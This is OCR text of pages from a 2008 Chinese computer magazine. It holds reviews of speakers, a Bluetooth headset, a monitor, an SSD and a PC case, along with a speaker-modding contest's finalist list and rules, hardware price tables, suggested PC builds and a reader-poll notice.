三诺英雄系列H-261多媒体音箱采用全木质箱体设计，箱体采用棕黑木纹贴皮，古朴典雅，外观耐看，历久弥新。低音炮的前置倒相孔周围镶嵌着亮银色大圆环，是整套音箱的点睛之笔。低音部分采用5.25英寸单元，输出功率为13W，频率响应为25Hz至140Hz，可保证较大的功率输出。前置倒相式设计，增强及扩展了低频的声辐射效果和低频下限，使低音更具震撼、丰满，且弹性十足。低音炮侧置主音量、高、低音调节，调控便捷。

卫星箱单元采用双分频设计，中频与高频独立表现，其中3.0英寸中音单元解析力高，瞬态表现快，高灵敏度。而0.5英寸高音单元高频延伸度好，清晰度高，细节表现好。这种设计在普通多媒体音箱中极为少见。


三诺英雄系列H-261多媒体音箱内部做工也非常扎实，采用E157变压器，额定功率可达33W，为音箱提供了充裕的电源。功放部分采用三个TDA2030A功放IC芯片，失真小，并具有热保护功能，保证了在大功率输出的同时具有完美的音质还原能力。





CF [YP09]

采用低音、中音、高音分频设计



外观古朴，不易受年轻人追捧

三诺英雄系列在市场中一直有“装机王”的美誉，H-261的推出为DIY用户选购音箱又提供了一个全新的选择。

规格

规格	
音箱类型	2.1
音箱材质	木质
频响范围	低音音箱：25Hz-140Hz，卫星音箱：160Hz-20kHz
信噪比	70dB
输出功率	低音音箱：13W，卫星音箱：12W×2
音频接口	RCA接口

1098元 | 800-820-8660 | http://www.plantronics.com

高雅的“头饰”
缤特力Discovery 925蓝牙耳机

缤特力是一家专门从事专业耳机生产和销售的美国公司。1969年，阿姆斯特朗从月球上通过缤特力耳机传送出有历史意义的“一个人的一小步，人类的一大步……”。今天我们评测的这款Discovery 925蓝牙耳机，是缤特力新近推出的一款外观高雅、功能完善的手机专用蓝牙耳机。

缤特力Discovery 925蓝牙耳机在设计上一反其他蓝牙通讯产品死板的“科技化”外观，而是采用精妙的“发卡”外形。Discovery 925一共推出了12种颜色，除了普通的黑色，还有华贵的金色以及雍容典雅的紫色，以及桃红、梨黄等，适合女性用户在各种场合的服饰相搭配，让数码装备也贴近女性生活。佩戴方式也十分特别，缤特力Discovery 925蓝牙耳机采用特别设计Silicon耳胶，无需耳勾，再加上仅重8克的精巧身段，佩戴舒适，还提供3只不同尺寸耳胶选择。




如果你认为缤特力Discovery 925蓝牙耳机只是在外观上夺人耳目那就错了。缤特力Discovery 925蓝牙耳机采用最新蓝牙2.0 EDR版本，支持Headset（耳机）及Handsfree（免提）模式。独具Audio IQ数码语音技术主动消减噪音，可以根据环境噪音自动增减音量，并且支持Multipoint多点连接技术，可以同时匹配两个蓝牙设备，这对于很多具有两部手机的商务人士来说很有意义。 CF [YP10]

设计出众，性能优良

价格昂贵

作为国际知名设计师 Darrin Caddes最新作品，缤特力Discovery 925蓝牙耳机是艺术与科技的完美结合，只是在售价上给人以高高在上的感觉。

规格

规格	
传送范围	10米
通话时间	约5小时
待机时间	约7天
重量	8克
原装配件	说明书、充电器皮套、耳胶×3、USB电源充电线、充电器

三诺摩机大赛决赛名单



三诺摩机大赛已历时三个多月了，截止至2008年11月21日，经过半个月的紧张评审，此次活动的海选终于落下了帷幕。三诺摩机大赛组委会根据电子电声方案合理性、成本考量、可生产性、以及方案图文表现这四个方面来综合考量，依次按照4:2:2:2的比例来评分，总分排名前三十的选手进入决赛。

前三十名选手名单如下：

N-35G:	宫能荣	朱贺	王兴东	叶劲松	温忠良	赖锐	何展挺
	刘仲蜜	曾念明	路庆仁	杨飞	赵伟明	宋宏斌	周保民
	葛向东	李剑锋	陈礼帅	杨威	潘长乐	吴巍	韦志文
N-50G:	丁凯	姚嘉乐	葛广宙	李宏毅	葛向东	张家勇	李军明

另外，海选总分排名前六位的选手，被列为了"种子"选手，根据分数的排名，获得5000~500不等奖金，"种子"选手在决赛中可免去一轮残酷淘汰赛，但是种子选手也不一定是笑到最后的人，因为决赛现场比拼的主要内容还是现场听音，评委会用耳朵来说话。

"种子"选手名单如下：



NO.1 宫能荣 奖金5000元



NO.2 丁凯 奖金3000元



NO.3 葛向东 奖金2000元



NO.4 刘仲蜜 奖金1500元



NO5 姚嘉乐 奖金1000元



NO.6 朱贺 奖金500元

三诺音响2008首届摩机大赛决赛规则

本次三诺摩机大赛是所有PC音频爱好者和电子发烧友的盛会，为了保证摩机大赛的顺利进行，并倡导正确的摩机理念，在公开、公平、公正的原则下，本次大赛组委会及评审委员会特设立本决赛规则。

（深圳市三诺科技有限公司保留活动最终解释权）

决胜规则

1、在规定成本内，音质优先者胜

2、相同音质下（评审委员会音质方面评分），摩机成本低者胜

3、音质和成本相同时，方案易操作、易实施者胜（评审委员会拥有易操作性的裁判权）

决赛奖励

初赛海选总分前6位的参赛者除获得5000元-500元不等之奖金外，还将直接列为决赛"种子"选手，"种子"选手在决赛中可免去一轮残酷淘汰赛；

决赛冠军还将获得巨额奖金及获聘三诺产品顾问或产品工程师的机会。

由于影响摩机效果的因素较多，因此本次大赛除根据评审委员会评分决出参赛选手的名次外，还将特别设立几个单项特色奖，如"最佳音质奖"、"最佳成本奖"、"最易实现奖"、"最佳创新奖"等（具体奖项在决赛当日公布）。

入围选手在收到通知后请主动与主办方沟通日程安排，如不能在决赛时间到场，请提前通知主办方。

决赛地点及时间

地点：深圳三诺工业园

时间：2008年12月5日-7日（1月上旬中将公布此次摩机大赛的最后结果）

其它：举办方将为决赛选手统一安排住宿，并提供往返行程费用（往返硬卧火车车票金额）

12月上市 敬请期待

《电脑爱好者合订本》

2008年 下半年

2008年的电脑百科全书

超值赠送：《数码》杂志电子合订本

巨大加餐：附录新增特别打造的12本《电脑爱好者》特刊，合计24期杂志，超值翻倍

DVD精华：憨豆先生集萃、蜡笔小新集萃、世界名曲集萃、精品软件集萃

300 万字内容

2000 篇文章

1000 个应用方案

2000 个实用技巧

2000 个问题解答

2008年《数码》杂志合订

2007年《电脑爱好者普及版》合订

2008年《电脑爱好者》全文杂志检索

编辑推荐装机软件

电影大片

高清媒体 完全解决方案

笔记本应用 完全精要

VISTA 完全普及运动

……

100 个深入技术专题方案

超值价：**39.8** 元





邮局汇款：北京123信箱　邮编：100036　在线订购网址：http://shop.cfan.com.cn

收款人：北京《电脑爱好者》杂志社，请在汇款单附言栏注明邮购代码:CF08X。为方便我们与您联系，请留下联系电话。

挑战极致音乐表现

三诺摩机大课堂

会议时间：2008年11月22日 14：00至16：30 | 会议地点：《电脑爱好者》杂志社会议室 | 三诺官方网站：http://www.3nod.com.cn

“摩机”一词其实来源于英文“Modify”，是指针对产品的某些环节加以改进提升，以较小的投资获得更高性能的一种手段。而音箱的“摩机”精神也正好符合了专业烧友们的需要！因为，在传统HiFi音乐器材价格严重缺乏合理性的情况下，对多媒体有源音箱进行摩机是获取高性能音频表现的重要方式。

而现在摩机已经不再是发烧友们的专利，只要你肯动手，只要你喜欢更动听的音乐，摩机就是你小投资高回报的一种手段。今天《电脑爱好者》杂志社联合三诺电子在北京举办了面向大众的摩机知识讲座——三诺摩机大课堂。

第一节课由《电脑爱好者》编辑部的小编Alpha讲解了音箱的基础知识普及

课程SHOW场

课程由利用人耳听觉的心理声学特性以及人耳对信号幅度、频率、时间的有限分辨能力的有损、无损压缩开始。

首先讲到的是音箱结构，分为传统的木质音箱、靓丽的塑料音箱、制造难度极高的金属音箱，它们各有各的特色，不过通常选择木质音箱为佳，但也不要过于迷信。

接下来讲到发声单元，发声单元指的是音箱使用的扬声器（俗称喇叭），通常发声单元的尺寸、形状和材质决定了发声单元的特色。

这就产生了一些大家的疑惑，单元大小如何决定音箱回放的频率范围？

振膜不同的单元究竟有什么不同？

音频器材的参数如何分辨？

最后，好音箱买到手是不是就可以听了呢？

不！要先进行磨合，也就是传说中的煲机。

煲机的过程犹如打通七经八脉，是一种快速使器材老化稳定的手段和方法。有些元器件例如晶体管、集成电路、电容等在全新的时候电气性能不稳定，需要经过一段时间的使用后才能逐渐稳定成行。

讲课过程中间穿插着简单的课堂提问（答对的同学有奖品赠送哦），从导购、摩机到煲机让学员们对音箱的基础知识有一定的认知。

老师SHOW场



也不知道是讲到哪里了，小编Alpha双手抱瓜状，愤怒着丢向讲台

小考SHOW场



举手踊跃才是好学生！来来！礼仪小姐，答对的发奖品！

课上小编经常出其不意的对讲过的内容随堂测验，以检测学员们的掌握程度，结果颇为惊喜，很多学员乐呵呵地得到了奖品。

奖品SHOW场



好好听课是有回报的！来奖励一套三诺N-15G音箱，虽然是入门级，但是要有一颗听音乐的心！

参数
额定功率：6W×2
扬声器单元：3英寸×2+0.5英寸×2
信噪比：≥65dB
频率响应：150Hz-20KHz
音箱材质：全木质



学员SHOW场








认真、入迷、沉思，小编Alpha觉得这样的学员真是不可多得，是小编的个人魅力呢（谁拿鸡蛋砸我）？还是这些学员对摩机的知识兴趣盎然呢？我觉得后者的可能性比较大！

参数
额定功率：3W(1.5W×2)
扬声器单元：1.25英寸全频带×2
信噪比：≥70dB
频率响应：180Hz-20KHz
额定工作电压：DC 6V 500mA
音箱材质：塑料
供电方式：USB/4节AAA电池/适配器（可选）



三诺ipeak-210音箱

CF [YP011]

誓与ATI死磕到底，
9800GTX+终破千元


要说ATI通过HD4850统治千元级显卡市场也有些日子了，NVIDIA虽然在高端用GTX280、中低端用9600GSO、9600GT等若干猛将重新抢回大片市场，但始终在千元级价位上奈何ATI不得。好在最近市场上传来消息，以翔升9800GTX+终结版512M为首的一些9800GTX+显卡终于降到了千元以内，这下给HD4850造成了不小压力。要知道这两款显卡虽然在不同游戏中互有胜负，但整体性能基本上是同一档次。但目前千元级的HD4850基本上都是缩水的非公版，很多玩家担心其做工和稳定性不佳，再加上ATI的驱动虽然每月都在更新，但还是经常会在个别游戏中出现兼容性问题。接下来就看ATI如何应对了，如果能将公版或诸如蓝宝4850毒药版这种工艺精湛的非公版降到千元价位的话，那么HD4850的优势仍然能继续保持，甚至进一步降价的缩水非公版还能再去抢夺一部分800元价位的显卡市场份额。

中端显卡方面，512MB显存的9600GT已经全面降入600元内，给同价位的HD4670带来了很大威胁，钟情于NVIDIA产品的玩家不妨考虑。不过购买时需要注意，这个档次的显卡由于核心能力并不很强，因此配备512MB显存已然足够，部分9600GT以1GB超大显存为卖点，但实际使用中并不会给游戏性能带来显著提高。

显示器崩盘
1699元、1999元

瀚视奇HG281D这款28英寸（实际上是27.5英寸）宽屏液晶自从上市之初就屡屡在市场中造成轰动，前段时间率先跌破3000元的就是它，现在又降到2000元以下，使同样价位的26英寸和24英寸液晶顿时黯然失色。虽然价格极低，但这款产品也保证了最基本的功能，比如1920×1200分辨率、D-Sub/HDMI双接口、内置音箱、TCO'06认证等指标都完全可以满足一般娱乐需求。毕竟28英寸在视觉效果上更有冲击力，只要桌子上有地方摆，自然是越大越好。同为1999元的还有两款26英寸（25.5英寸）液晶显示器，型号分别为AOC 619FH和长城V267，同样是知名品牌，同样都有HDMI接口，可以根据自己的喜好购买。

另外，在16：9比例的无数新品中，很意外地出现了几个不和谐的音符。三星、Dell等厂商开始推出1600×900、2048×1152等非标准分辨率的显示器产品。虽然这些显示器在显示桌面时不会有任何问题，但游戏就未必能支持这些分辨率了，虽说在1440×900等常见分辨率下玩游戏也不是不可以，但液晶的特性决定了它只有在标准分辨率下才能达到最佳效果。因此还是建议购买主流的1920×1080或1920×1200分辨率的产品，比如明基E2200HD（约1600元）、三星T240（约2400元）等。




CPU



型号	平均价(元)
Intel Pentium E5200 2.5GHz(散)	490★
Intel Core 2 Duo E7200 2.53GHz(盒)	800
Intel Core 2 Duo E7300 2.66GHz(盒)	810
Intel Core 2 Duo E8200 2.66GHz(盒)	1040
AMD Phenom X3 8450(盒)	610★
AMD Phenom X3 8650(盒)	705
AMD Phenom X3 8750(盒)	915
AMD Phenom X4 9550(盒)	955

▲近来“经济危机”四字在市场中频频出现，或许正是此原因注定这个冬天的处理器市场不平静，Pentium E5200散装已经跌破500元大关，人气非常旺，直接和AMD黑盒5400+针锋相对，与此同时，AMD三核降势也很厉害，Phenom X3 8450盒装将跌破600元大关。

主板



型号	平均价(元)
技嘉 GA-EP45-DS3L	949★
昂达 N7AS	690
映泰 TP45D2-A7	695
磐正 超磐手AP43T	499
技嘉 GA-MA770-S3	499★
昂达 A79GS	599★
映泰 TA790GXB A2+	640
磐正 超磐手AK790 GTR	690

▲主板上的USB 2.0已经伴随用户许久，但USB 2.0存在数据传输慢、不稳定的不足。近日一份USB 3.0标准的详细资料已经到达硬件制造商手中。与今天的USB 2.0相比，其宽带速度将会提升10倍。理论上讲，USB 3.0标准最大数据吞吐量为4.8 Gb/s，最大宽带速度为600 MB/s。

硬盘

型号	平均价(元)
IDE	
希捷 250GB 7200.10/8MB	390
希捷 320GB 7200.10/8MB	425
西部数据 250GB 7200/8MB	375
西部数据 320GB 7200/8MB	390
SATA	
希捷 320GB 7200.10/16MB	350
希捷 640GB 7200.11/32MB	550★
西部数据 250GB 7200/8MB	315
西部数据 640GB 7200/16MB	470★

▲SSD固态硬盘具备传统硬盘很多不具备的优点，但是昂贵的价格阻碍了其普及。Windows一向是硬件需求大户，新产品的推出必将推动已经的更新，此次也是如此，即将上市的Windows 7操作系统会对固态硬盘优化，提高固态硬盘的读取速度。这样一来，将对固态硬盘的普及提供了很好的推动作用。

显示器(LCD)

型号	平均价(元)
Acer X223Wbd/22'	1280
LG W2284F/22'	1850
明基 T2200HD/21.5'	1399★
AOC 2230Fm/22'	1680
优派 VX2233wm/22'	1499★
三星 T220P/22'	1999

▲在高清数字接口方面，HDMI接口尽管已经占领了整个数字家庭市场，很多液晶显示器和显卡都配备了HDMI接口，但其现在遇到了新的对手——Displayport接口，较HDMI它拥有更大的传输带宽，此外，它还可以直接驱动面板，可以节省大量的电路费用和空间。

内存

型号	平均价(元)
金士顿 1GB DDR2 800	79
金士顿 2GB DDR2 800	145★
威刚 1GB DDR2 800(万紫千红)	75
威刚 2GB DDR2 800(万紫千红)	145
胜创 1GB DDR2 800	79
胜创 2GB DDR2 800	139
金邦 2GB DDR2 800(千禧)	145
金邦 2GB DDR2 800(白金)	195
宇瞻 1GB DDR2 800	80
宇瞻 2GB DDR2 800	145★
超胜 1GB DDR2 667	97
超胜 1GB DDR2 800	89

▲尽管DDR2内存已经卖到了“白菜价”，但是它的探底为DDR3的普及腾出了价格空间，目前市场上金士顿和宇瞻1GB DDR3 1333已经拉到了260元附近，即便是2GB DDR3 1333的价格也在500元内，DDR3的价位开始变得平易近人，随着市场的推进，或许DDR3明年就能代替DDR2。

显卡

型号	平均价(元)
蓝宝石 HD4670 白金版/512MB	590★
蓝宝石 HD4870 Toxic/512MB	2299
迪兰恒进 HD4670 雷钻/256MB	540
迪兰恒进 HD4830 雷钻/512MB	890★
七彩虹 逸彩9600GT-GD3 CF/256MB	620
七彩虹 iGame9800GT-GD3 冰封骑士/512MB	999★
昂达 9600GT 神戈/512MB	799★
昂达 9800GTX/512MB	1390

▲Radeon HD 4000系列可谓是挽救了AMD-ATi，但在下一代显卡还未发布之前，NVIDIA频频推出新卡给AMD-ATi带来不小的麻烦。目前，AMD-ATi将会推出一款基于RV770核心的升级版本RV790，仍然采用55nm工艺，不过流处理器阵列将增加到12组，即拥有960个流处理器。

TOP1

戴尔 2009WFP



▼200 目前 ￥1460

显示屏尺寸	20英寸
亮度	300cd/m²
对比度	2000:1
黑白响应时间	5ms
最佳分辨率	1680×1050dpi
是否宽屏	是

2009WFP采用了戴尔最成功的模具，酷似经典机型2407WFP和2007WFP，"鸡爪"底座、超窄边框、圆形内陷控制按键等等，可垂直旋转屏幕设计，更是让很多很多用户感到惊喜。虽然这款只是20英寸的宽屏液晶显示器，但102%的广色域，让其在影视、游戏应用中，有不错的表现。

TOP2

LG W1942S



▼100 目前 ￥1099

显示屏尺寸	19英寸
亮度	300cd/m²
对比度	8000:1
黑白响应时间	5ms
最佳分辨率	1440×900dpi
是否宽屏	是

这款W1942S属于全新的版本，采用了钢琴漆工艺，周身全黑色的外观，给人稳重大方的感觉。窄边框的设计，让机身更加轻巧。圆形的底座设计，继承了LG一贯的风格，也有效地减少摆放占用的空间。除了拥有8000:1的高动态对比度外，还具有宽普屏一键切换的功能。

"群雄逐鹿低端，E5200燃效小宇宙。"

低端处理器市场的竞争可用"惨烈"两字来描述，AMD Athlon64 X2 5000+ AM2盒装价格已经拉到了400元以内，大大刺激了消费者。当然，Intel方面也不甘示弱，尽管有45纳米技术护驾，但Pentium E5200盒装也已经到500元附近。从性价比方面分析，目前入手Pentium E5200是不错的。虽然与Intel E7200相比，E5200缺失了1M的二级缓存，主频也少了0.03GHz，但是其超频后的性能可以说是直追E7200，所以这两方面的差距对于入门用户可以忽略。不过缺失了SSE4.1指令集使E5200在多媒体高清视频编码方面的性能大打折扣。因此，Pentium E5200下调到目前的价位对于普通用户选购是比较超值的。

CPU	Intel Pentium E5200 2.5GHz(盒)	550元
内存	胜创 2GB DDR2 800	139元
硬盘	日立 160GB 7200.10 8MB/SATA	260元
主板	华硕 P5QL SE	590元
显卡	七彩虹 镭风3850-GD3 CF D12/256MB	499元
显示器	三星 943NW	1080元
光驱	明基 DD185G	125元
键鼠	新贵 KM-081	50元
机箱	华硕 TT-67+鑫谷核动力530PV	305元
音箱	现代 HY-203	90元
共计		3688元

"都是3500元左右的整合平台，该如何取舍。"

如今的主板整合芯片可不像以前那么鸡肋，除了有不错的游戏性能之外，高清视频编码能力也相当突出。AMD先后推出了690G、780G、790GX给我们留下了深刻印象，而现在NVIDIA的MCP7A加入更让用户感到欣喜，一来它集成了9300和9400显卡，二来有了实力相当的产品，用户可以获得更多实惠。虽然MCP7A是新推出的产品，不过要真的和790GX比较，在实际测试中二者互有胜负，那对于用户该如何选择？如果喜欢Intel平台，最好选择MCP7A；若是AMD平台，则是790GX。倘若你对平台并不苛求，就整体而言，790GX价格要略低一点，同时较MCP7A的产品种类要多一些，用户挑选起来余地会更多。

CPU	AMD Athlon64 X2 5200+(65纳米/盒)	410元
内存	金士顿 2GB DDR2 800	145元
主板	七彩虹 C.A790GX X3 Ver1.4	590元
硬盘	希捷 320GB 7200.10 16MB/SATA	350元
显卡	集成	690元
显示器	飞利浦 220SW9	1350元
光驱	索尼 DDU-1642	125元
键鼠	双飞燕 520X	90元
机箱	富士康 TSAA-089+航嘉 磐石355U	340元
音箱	多彩 DLS-2100	95元
总计		3515元

"24英寸液晶，面子大好办事。"


对于19英寸液晶不少用户在使用后才觉得显示器的显示区域买得小了，尤其是多个窗口工作时，比如说上网查找资料，屏幕小了，窗口层层叠叠，即便使用Alt+Tab也不方便。19英寸虽然可以支持高清，但并不是"FULL HD"——全高清。22英寸显示面积提升了不少，工作区域也相应得到了提高，目前市场22英寸的产品普遍也都在降价，应该不是错的产品，但是22英寸并不能支持"Full HD"；看H.264编码的视频还会有黑边。花了不少了资金有些不值得，因为GreatWall M247这款24英寸的液晶价格拉到了1700元，和22英寸液晶的价格相差不是很大。尽管多数24英寸的产品普及动作有些缓慢，但这款24英寸以不错的价格可以给用户提供518.4×324.0mm²的工作面积。

CPU	AMD Phenom X3 8450(盒)	610元
内存	金邦 2GB DDR2 800(千禧)	145元
主板	微星 K9A2 Neo-F	580元
硬盘	希捷 500GB 7200.10 16MB/SATA	460元
显卡	影驰 9600GT中将版/512MB	790元
显示器	GreatWall M247	1700元
光驱	台电 女神X100二代	125元
键鼠	雷柏 8100 10米无线多媒体键鼠套装	160元
机箱	百盛 C602+长城 BTX-400SEL-P4	355元
音箱	金河田 G2	160元
总计		5085元

新品 | 400-8282-822 | http://www.benq.com.cn


友达光电全面出击16: 9

BenQ E2200HD液晶显示器




熟悉LCD就不能不知道友达光电，作为世界液晶面板出货量第一的公司，对新品的研发速度和市场洞察力确实有很强实力。在主流消费者望着1080P和24英寸显示器颇为不菲的价格叹气时，打出了22英寸全高清这张牌，可谓是正中了消费者的心理。而与友达关系最紧密的LCD制造商无疑就是BenQ（明基），它也在第一时间推出了E2200系列22英寸全高清显示器。

E2200HD改进了E2200HDA最让人诟病的输入接口，对D-SUB、DVI、HDMI提供了全方位的支持，使其成为至少在规格上表现近似全能的显示器。



因为内置1W的两个小音箱，所以提供了音频输入接口，并且在显示器的一侧设置了耳机接口，很方便、很贴心的设计。



拆解的显示器电路部分显示出，此款液晶显示器不单单配有全面的接口，还采用了与M2200HD一样的电路设计，支持USB Hub功能。

这款显示器整体风格与之前我们评测的M2400HD很相似，只是整体色调搭配为黑银相间，而不是M2400HD的纯白色，不过正因为如此，M2400HD极易弄脏的缺点也便消失不见了。宽大并且手感良好的电源开关键和OSD按键，人造皮革的背板材质，漂亮并且稳定的底座也通通在此款显示器上出现，让我们看到了BenQ整体统一的精致工业设计被用在了一系列产品上，值得称赞。



设计优秀的底座，在提供基本调节角度的同时保证了整个液晶显示器稳定的安放，并且长相也是十分的漂亮。

在基准测试上，无论色彩、响应时间、可视角度上，E2200HD都表现出BenQ与友达光电密切关系的成果，略高于TN屏的平均水平，各种颜色过度均匀平滑，亮度、对比度都达到了标称水平，并且值得称赞的是在最难以控制的亮度均匀性上也表现良好。

CF [YP12]



规格出众



点距稍小



BenQ的这款产品定位明确，从HDMI接口就可以看出完全是针对影音市场的。由于拥有与友达光电密切的合作让BenQ的液晶显示器有着出色的效果，值得推荐。

规格

尺寸: 21.5英寸

面板类型 :TN

色彩 :16.7M

分辨率 :1920×1080

点距: 0.248mm

亮度: 300nits

对比度 :1000:1(10000:1动态)

响应时间: 5ms/2ms(灰阶)

音箱 内置: 1W×2


接口类型 :D-Sub,DVI,HDMI

1900元 | 072-67845359 | http://www.soliware.com

向传统硬盘挑战


固捷S100-064G固态硬盘

这就是固捷S100-064G（以下简称S100），表面覆盖了全金属外壳，通体呈黑色，采用铝制拉丝工艺，边角切割虽棱角分明，但同样有着细致的工艺，看起来稳重十足。与传统机械硬盘不同的是固态硬盘并不需要很好的封闭措施，在两侧也能看到缝隙，螺丝也仅仅是起到固定作用，毕竟密闭空间对散热会有很大的负面影响。



虽然只有2.5英寸的大小，但是接口却采用了标准的SATA，不过1.5Gb/s的接口速率稍微有些脱离时代，当然，1.5Gb/s的接口速率还不至于成为瓶颈，尤其是MLC芯片的产品，峰值速率也不过120MB/s而已

固捷的固态硬盘除在性能上优越外，在设计结构和网上用户的反映看也是目前最完整的SSD设计方案，拥有目前SSD中最大的128M缓存，另外采用的是动态自适应式四通道技术和均衡的写策略，这些设计减少了对FLASH块的写的次数，和其他一些SSD比有着5倍以上的寿命优势，另板载的电源供应系统保证了突然断电情况下SSD数据完整



从测试中我们也能看到S100的强悍性能，读写同时超过了100MB/s，并且拥有着0.1ms的极低延迟，可谓是性能强悍到不行！

性。这些细节的设计对SSD的可靠性，数据安全性和寿命都做了充分的考虑，这恐怕也是其他SSD无法比拟的地方。

现在来看，SSD固态硬盘还算是新生事物，既然是新生事物，就存在很多未知，对于消费者来说，首要问题就是价格。

CF [YP013]

 性能强悍

 昂贵

小编梦想中的双SSD Raid0采用此款固态硬盘再合适不过了，出色的性能、精致的外观，摆在机箱外面都是个不错的装饰，只是价格有些稍显昂贵，所以推荐经济能力高一点的消费者购买。

规格

项目	参数
容量	64GB
规格	2.5英寸
接口	SATA
缓存	128M
最大读速度	110M/S
最大写速度	110M/S
平均存取时间	0.1ms

新品 | 010-62682176 | http://www.jizhan.com.cn


全民好“色”时代

技展彩钢6号机箱

早在AC，97时代，主板内部就定下了颜色标准，而现在无论是显示器、鼠标、键盘，甚至安放在主机内部的风扇都色彩斑斓，可谓是全民好“色”，但机箱这个被遗忘在角落的设备却一成不变的黑色、银色，虽然有多姿多彩的塑料机箱加入，但材质感、耐用度却往往让我们很失望。就在这时，技展这个沉寂许久的老牌大厂携彩钢出现在我们面前，为机箱领域开启了一个新的彩色篇章……

下面我们就来看看这个传说中的彩钢机箱到底是什么、优点在哪里？

1.外表虽出众，内在也要美



无论是钢板厚度，还是5(3.5英寸硬盘位)+3(5.25英寸光驱位)+2(软驱位)的设计，彩钢6号机箱都表现得很完美

2.高速扩展口，屏蔽很重要



机箱前置USB接口使用的线材全部符合USB2.0标准，内部带有屏蔽层的线缆才能实现USB2.0 480Mb/s的传输速率


3.真金不怕火炼，彩钢亦如此



小编在彩钢发布会已经用Zippo烧过它的面板，今天火石没了，用5毛钱的打火机烧起来也丝毫不会对彩钢机箱的前面板有任何损伤。

不仅仅如此，相比传统的机箱面板受到外力后会断裂，彩钢前面板则不容易断裂而且变形可恢复，这对于很多消费者来说更有实际意义。

CF [YP14]



 质感优秀、内部精致

考虑到成本，前面板还采用了部分塑料

带来机箱材料革命的彩钢，具有环保、耐用、美观的所有优点，相信它肯定会对传统机箱市场有着巨大的冲击，我们拭目以待吧！

规格

项目	参数
机箱类型	标准机箱
机箱样式	立式
机箱结构	ATX/microATX
	3.5寸仓位 7个
	(2个软驱位，5个硬盘位)
	5.25寸光驱位 3个

Most Valuable Brand
最有价值品牌

MVB读者评选活动

2008年度《电脑爱好者》

谁是最佳，您说了算！

2008年，一届精彩纷呈的奥运会让我们铭记在心。奥运年接近尾声之际，在IT产品领域，有哪些产品或品牌让您印象深刻？赶快参加2008年度《电脑爱好者》“最有价值品牌”（MVB，Most Valuable Brand）大型读者有奖评选活动，评选出您心目中的最有价值品牌吧！

“最有价值品牌奖”大型读者有奖评选活动是《电脑爱好者》每年一度的品牌盛宴，已经连续成功举办了五届。本届评选活动设置了“读者信赖品牌”、“读者首选品牌”和“最受欢迎品牌”三个奖项。读者首选品牌，是经读者大型品牌调查评选，能够代表2008年CFan读者最喜爱的品牌；最受欢迎品牌是读者大型品牌调查评选，在2008年中市场销售业绩突出的品牌；而读者信赖品牌奖是由《电脑爱好者》编辑部在连续三年获得MVB奖的优秀品牌中评选产生。

2008年度《电脑爱好者》“最有价值品牌”大型读者有奖评选活动已经拉开帷幕。只要您在2008年12月15日至2009年1月15日登录《电脑爱好者》网站2008年MVB评选活动页面（http://www.cfan.com.cn/activity/2008mvb）参加投票，就有机会获得令人激动的丰厚奖品。大奖等您拿，赶快行动吧！

电脑爱好者
读者信赖品牌
最有价值品牌
MVB
2008

电脑爱好者
读者首选品牌
最有价值品牌
MVB
2008


电脑爱好者
最受欢迎品牌
最有价值品牌
MVB
2008

漫步者M360 迷你音响



